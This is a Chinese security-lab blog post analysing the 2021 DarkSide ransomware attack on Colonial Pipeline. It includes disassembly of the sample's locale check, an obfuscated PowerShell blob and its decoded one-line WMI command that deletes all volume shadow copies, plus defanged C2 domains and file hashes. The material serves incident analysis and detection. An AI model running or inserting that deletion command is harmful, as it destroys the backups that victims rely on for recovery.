美国成品油管道运营商遭勒索软件攻击停运事件分析

ti.dbappsecurity.com.cn/blog/index.php/2021/05/10/darkside/

猎影实验室 May 10, 2021

背景

2021年5月7日，美国最大输油管道公司Colonial Pipeline遭勒索软件攻击，导致其被迫关闭管道系统。网络攻击迫使向东海岸的主要液体燃料供应商暂时停止了所有管道运营，受该事件影响，美国在5月9日发布豁免，允许汽车运输石油产品，以缓解针对燃料运输的各种限制。

Colonial Pipeline公司成立于1962年，是美国最大的成品油管道公司，Colonial的输油管线绵延8851公里，每天可从墨西哥湾地区向纽约港及纽约各主要机场输送多达250万桶的精炼汽油、柴油及飞机燃料，更承担着美国东海岸45%的燃油供应。

为防止事态进一步扩大，该公司主动将关键系统设为离线状态，以避免勒索软件扩大感染范围。并与执法部门、网络安全专家、能源部等多个联邦机构合作，对事件进行调查，以尽快恢复系统的正常运营。

ColonialPipeline公司的管道线路图

攻击分析

多个消息来源声称本次攻击来自一个名为DarkSide的勒索软件团伙，该团伙在5月6日入侵Colonial的网络，并窃取近100GB的数据，黑客对目标系统植入勒索软件，并要求受害者付款解密，否则将把数据泄漏到互联网上。

有国外安全公司认为，攻击是由新冠疫情引起的，工程师因疫情原因在家办公，通过远程访问管道控制系统而导致攻击的发生，但这只是其中一种推测。目前，事件仍处于调查阶段。Colonial公司表示，目前正与执法部门、网络安全专家合作，以恢复系统的正常运营。

DarkSide首次出现在2020年8月，是勒索软件团伙的新锐代表，该组织采用勒索软件即服务（RaaS）模型进行各种犯罪活动，并专门针对有能力支付大型赎金的企业进行攻击，在加密数据的同时并窃取数据，并威胁如果不支付赎金就将其数据公开。据DarkSide组织称，其勒索软件配备了市场上最快的加密速度，并且包括Windows和Linux版本。

DarkSide团伙近期活动较为频繁：

2021年4月28日，DarkSide团伙疑似攻击意大利信贷银行Banca di Credito Cooperativo，攻击造成该银行的188个分支机构业务瘫痪。

2021年4月20日，DarkSide团伙通过网络攻击手段做空上市企业（如针对在纳斯达克或其他股票市场上市的公司），致使目标公司股价下跌，从而增加受害者的压力。

2020年11月，DarkSide勒索软件团伙声称，他们正在伊朗建立一个分布式存储系统，用来存储和泄露从受害者那里窃取的数据。并且招募开发人员进行编程开发，以及招募会员来实施企业入侵，开发人员和会员都可以获得一定比例的报酬。

该组织此前已经攻击过40多个受害者组织，并要求索取20-200万美元的赎金。

DarkSide不同于早期勒索病毒通过僵尸网络利用漏洞自动植入目标系统的广撒网方式，而是有组织的实施攻击行动，通常会尝试拿下Windows AD域控制器从而实现整个AD域的横向渗透便于盗取数据和批量释放勒索软件。


DarkSide勒索软件简要分析：

样本会调用API检测当前主机语言环境，如果当前设备所处地区为俄罗斯、乌克兰等地，则结束运行。


```
5F                  pop edi
5E                  pop esi
5A                  pop edx
59                  pop ecx
5B                  pop ebx
8BE5                mov esp,ebp
5D                  pop ebp
C2 0400             ret 4
53                  push ebx
BB 01000000         mov ebx,1
FF15 920D4100       call dword ptr ds:[<&GetSystemDefaultUILanguage>]
8BF0                mov esi,eax
FF15 8E0D4100       call dword ptr ds:[<&GetUserDefaultLangID>]
8BF8                mov edi,eax
C1E3 0A             shl ebx,A
80F3 01             xor bl,1
C0E3 04             shl bl,4
80F3 09             xor bl,9
66:3BDE             cmp bx,si
74 05               je 123.404845
66:3BDF             cmp bx,di
75 05               jne 123.40484A
E9 15010000         jmp 123.40495F
```

419=俄文

通过Post方法与C2服务器（如catsdegree[.]com）连接，回传主机设备敏感信息：



回传加密数据如下图所示：



然后调用Powershell执行WMI来删除磁盘卷影副本，防止用户恢复：

```
50                  push eax
6A 00               push 0
6A 00               push 0
68 00000808         push 8080000
6A 01               push 1
6A 00               push 0
6A 00               push 0
68 EAB54000         push 123.40B5EA
6A 00               push 0
FF15 6E0D4100       call dword ptr ds:[<&CreateProcessW>]
FF73 FC             push dword ptr ds:[ebx-4]
53                  push ebx
E8 47C2FFFF         call 123.4013DA
85C0                test eax,eax
74 1D               je 123.4051B4
6A FF               push FFFFFFFF
FF75 A4             push dword ptr ss:[ebp-5C]
FF15 CA0D4100       call dword ptr ds:[<&WaitForSingleObject>]
FF75 A4             push dword ptr ss:[ebp-5C]
FF15 820D4100       call dword ptr ds:[<&CloseHandle>]
FF75 A8             push dword ptr ss:[ebp-58]
FF15 820D4100       call dword ptr ds:[<&CloseHandle>]
FF75 FC             push dword ptr ss:[ebp-4]
FF15 DA0D4100       call dword ptr ds:[<&Wow64RevertWow64FsRedirection>]
5F                  pop edi
```

Powershell指令如下所示：


```
0040B5EA  p o w e r s h e l l   - e p   b y p a s s   - c   " ( 0 . . . 6 1
0040B62A  ) | % { $ s + = [ c h a r ] [ b y t e ] ( ' 0 x ' + ' 4 7 6 5 7
0040B66A  4 2 D 5 7 6 D 6 9 4 F 6 2 6 A 6 5 6 3 7 4 2 0 5 7 6 9 6 E 3 3 3
0040B6AA  2 5 F 5 3 6 8 6 1 6 4 6 F 7 7 6 3 6 F 7 0 7 9 2 0 7 C 2 0 4 6 6
0040B6EA  F 7 2 4 5 6 1 6 3 6 8 2 D 4 F 6 2 6 A 6 5 6 3 7 4 2 0 7 B 2 4 5
0040B72A  F 2 E 4 4 6 5 6 C 6 5 7 4 6 5 2 8 2 9 3 B 7 D 2 0 ' . . S u b s t
0040B76A  r i n g ( 2 * $ _ , 2 ) ) } ; i e x   $ s " . . Z . . 5 3 g . . ÷ . . . øC
0040B7AA  Ó].z;ÕN-¾.ø7².èëjQ~ÛßÞ.\...Ù'ÉÙ5ÀD ±VéÙmoÐ.7A9.DÒe·ù?.ïGß./&ÀÒYï
0040B7EA  S.`·åÍ.x).±Ö.....6...X.(÷¨.¤.ÞÇÝ]%z.ÕB-Ý.@...5.3.q..÷....øÇÖ].z;Õ
0040B82A  N-¾.ø7².èëjQ~ÛßÞ.\..5Ù®ËÈ5ÞD¸±Bé.m@Ð57u9¼D§e....+...T.$÷´.©.ÏÇÔ]
0040B86A  1z.ÕC-Ý.....J...L÷.....D...L÷B...D...D.n÷ç.¼.§Ç.]fz.ÕF-³.í7ý.
0040B8AA  ¡ë'Q=ÛØ°d\ç.JÙÝÉ.5ßD¤±@é.mOÐ$7p9 D.eýùo.®GÂ.y&;Õ1ï+.1·äÍ.x4.ÁÖ.È
0040B8EA  TÖJ7$·¤À{.ÓÇ4.vúà.×F2.¿.¿hür.é..`..Ç©,²ç&a..|B8G%.æëÇ..é.]Âù*Ûzµ
0040B92A  ..ï.h×¢ñ[5V.¿ö.bbOV.©.¼³Äb....Úé.-]ÓÇÁ9.dµj.}½yöZðn·v<C°.È°1.iu.
0040B96A  ´ÍÈ§Ò¸Y§`}læøë.B°£n¡|¥ø+.q.)%ñËÐ5bÒf÷|º7+LÚÝ.Ç5ª£.4D.v¾'^Ý5..Ý1.
0040B9AA  Î.".ù«.FQË.GÛx¢¸Qªfx.%ËùH!£E..4ÁN§.ÀùM....+...M.%÷±.«.ËÇ¼]qzXÕ.-
0040B9EA  ý.¢7..òëkQ|ÛÄ°1\¸.gÙ.Ëì5.Dá±.éÈm.Ðe7J9¬DÉeóùy.°G..#&!Õ.í..3·þí.x
0040BA2A  }..ÖNÈ.Ö.7h·¦À..µÇr.nÚ¨.ÔF....¬h¨rLéL.1.ØÇç,ÖçuaË.<B-Gh.²ëå.´é.]
```

解混淆后的Powershell代码通过调用执行WMI删除卷影副本：

ps.txt

```
1  Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
2
```

结束正在运行的系统进程（防止加密文件被占用），然后遍历磁盘文件进行加密。加密完成后DarkSide勒索软件会在“ProgramData”目录写入壁纸图片.



修改注册表“HKEY_CURRENT_USER\Control Panel\Desktop”设置桌面壁纸。并在用户桌面文件夹生成Readme.txt提示文本，勒索用户提交赎金。

美方情况

白宫发言人表示，拜登在5月8日就此事件进行了通报，并表示政府正在积极评估该事件的影响，以避免供应中断，并帮助该公司尽快恢复管道运营。

Colonial Pipeline 遭到网络攻击后，截至北京时间5月10日，美国总统或联邦政府并没有宣布进入“ 国家紧急状态 ”，只是美国联邦汽车运输安全管理局的东部、南部、西部服务中心的三个主任联合签发了一个“区域紧急状态声明”，临时给予受影响的17个州和华盛顿特区的汽油、柴油、航空燃料和其他成品油的临时运输豁免，以使有关燃料可以通过公路运输。

思考总结

越来越多的勒索软件组织开始针对工业和制造设备的旧系统，以及由于企业办公需求将敏感网络连接到Internet，以实现高效率和自动化办公，亦或是方便远程连接而架设的VPN网络也可能存在风险，这将导致公司网络更加容易受到攻击。

从Colonial事件可以看出，网络攻击可以在不损坏设备的前提下破坏关键基础设施。以经济利益为中心的网络犯罪团伙正在寻找最敏感，最有价值的目标，而工业系统和关键基础设施于他们而言是很好的目标。事实上，针对工业系统的勒索软件业务正在显著增加，未来将会看到更多的工业受害者。

这表明关键信息基础设施正面临着巨大的现实威胁，需要各单位进一步加快构建关键信息基础设施安全保障体系，以抗衡类似的威胁。

防范建议

安恒威胁情报中心平台支持对DarkSide组织恶意软件及回连资产进行检测。

安恒APT攻击预警平台能够发现已知或未知威胁，平台能实时监控、捕获和分析恶意文件或程序的威胁性，并能够对邮件投递、漏洞利用、安装植入、回连控制等各个阶段关联的木马等恶意样本进行强有力的监测。

同时，平台根据双向流量分析、智能的机器学习、高效的沙箱动态分析、丰富的特征库、全面的检测策略、海量的威胁情报等，对网络流量进行深度分析。检测能力完整覆盖整个APT攻击链，有效发现APT攻击、未知威胁及用户关心的网络安全事件。

安恒主机卫士EDR通过“平台+端”分布式部署，“进程阻断+诱饵引擎”双引擎防御已知及未知类型威胁。

IOC

catsdegree[.]com

securebestapp20[.]com

temisleyes[.]com

334a478918491af622214d2e659bc63e8f475ec52867ec94ebe29ad4d44fd994

c3e0c14cd901265dd0468b025edef94423d4432adabe0a85b497a9cd105b1ee2

4bdf20303b614b7035b01ac96177f0a631c798a4237fc978cd5bcfc4969bb2d2

f42bcc81c05e8944649958f8b9296c5523d1eb8ab00842d66530702e476561ef

ec368752c2cf3b23efbfa5705f9e582fc9d6766435a7b8eea8ef045082c6fbce

f764c49daffdacafa94aaece1d5094e0fac794639758e673440329b02c0fda39

665afa26d6110bb35ec8a60878068a0e69e1c805d9073bef71a48a3404c164e9

43e61519be440115eeaa3738a0e4aa4bb3c8ac5f9bdfce1a896db17a374eb8aa

d0e685ddcdcd135d0165d7d93db78c70f8c351800f6d3e89eb536d2cca0c7049

ac092962654b46a670b030026d07f5b8161cecd2abd6eece52b7892965aa521b

78a963da01b9905ec6f9af02389e039a0f5ec8a58e9b5b8749b60320dc40fd0a

3dabd40d564cf8a8163432abc38768b0a7d45f0fc1970d802dc33b9109feb6a6

17139a10fd226d01738fe9323918614aa913b2a50e1a516e95cced93fa151c61

27214dcb04310040c38f8d6a65fe03c14b18d4171390da271855fdd02e06768f

adcb912694b1abcdf9c467b5d47abe7590b590777b88045d10992d34a27aa06e

8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b193c3cfc4bde4d3bc

d7fe1c6e7fa0c9ff9939585c27fccb2d7f61b8d1f0464d20126a36e332d81720

d7fe1c6e7fa0c9ff9939585c27fccb2d7f61b8d1f0464d20126a36e332d81720

533672da9d276012ebab3ce9f4cd09a7f537f65c6e4b63d43f0c1697e2f5e48d

508dd6f7ed6c143cf5e1ed6a4051dd8ee7b5bf4b7f55e0704d21ba785f2d5add

022d2c08a0980d3b12d311a9272d4c767226b635e94814cccb3fb92e6663bbf1

bac2149254f5ce314bab830f574e16c9d67e8198532961984143103 4c31646e0

1ef8db7e8bd3aaba8b1cef96cd52fde587871571b1719c5d40f9a9c98dd26f84

4bdf20303b614b7035b01ac96177f0a631c798a4237fc978cd5bcfc4969bb2d2

3061fc5b71dfb36798af5a5934733ef431f94c8477c7f34410b1f5f37a1a62e9

9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c12045839075f7627297

691515a485b0b3989fb71c6807e640eeec1a0e30d90500db6414035d942f70a5

68872cc22fbdf0c2f69c32ac878ba9a7b7cf61fe5dd0e3da200131b8b23438e7

ad4c5f91571cbc62923d2484f871a1600e97a694ec96eaf748fe08a7259d94fc

0298198a359602e6e1cb794daa26e604796372ad18e75e62e3782c0a80c59515

afb22b1ff281c085b60052831ead0a0ed300fac0160f87851dacc67d4e158178

12ee27f56ec8a2a3eb2fe69179be3f7a7193ce2b92963ad33356ed299f7ed975

06cfe7f5d88e82f7adda6d8333ca8b302debb22904c68a942188be5730e9b3c8

334a478918491af622214d2e659bc63e8f475ec52867ec94ebe29ad4d44fd994

1667e1635736f2b2ba9727457f995a67201ddcd818496c9296713ffa18e17a43

1cc7c198a8a2c935fd6f07970479e544f5b35a8eb3173de0305ebdf76a0988cb

6228f75f52fd69488419c0e0eb3617b5b894a566a93e52b99a9addced7364cff

d43b271fb4931263f8fa54b297e3cf60762a0fe5c50ed76999f276dcc3c283be

c3e0c14cd901265dd0468b025edef94423d4432adabe0a85b497a9cd105b1ee2

cc54647e8c3fe7b701d78a6fa072c52641ac11d395a6d2ffaf05f38f53112556

78782fd324bc98a57274bd3fff8f756217c011484ebf6b614060115a699ee134

243dff06fc80a049f4fb37292f8b8def0fce29768f345c88ee10699e22b0ae60

ad4c5f91571cbc62923d2484f871a1600e97a694ec96eaf748fe08a7259d94fc

61ca175c2f04cb5279f8507e69385577cf04e4e896a01d0b5357746a241c7846

fb76b4a667c6d790c39fcc93a3aac8cd2a224f0eb9ece4ecfd7825f606c2a8b6

0839aabe5fd63b16844a27b3c586c02a044d119010a1a40ee4035501c34eae0d

151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5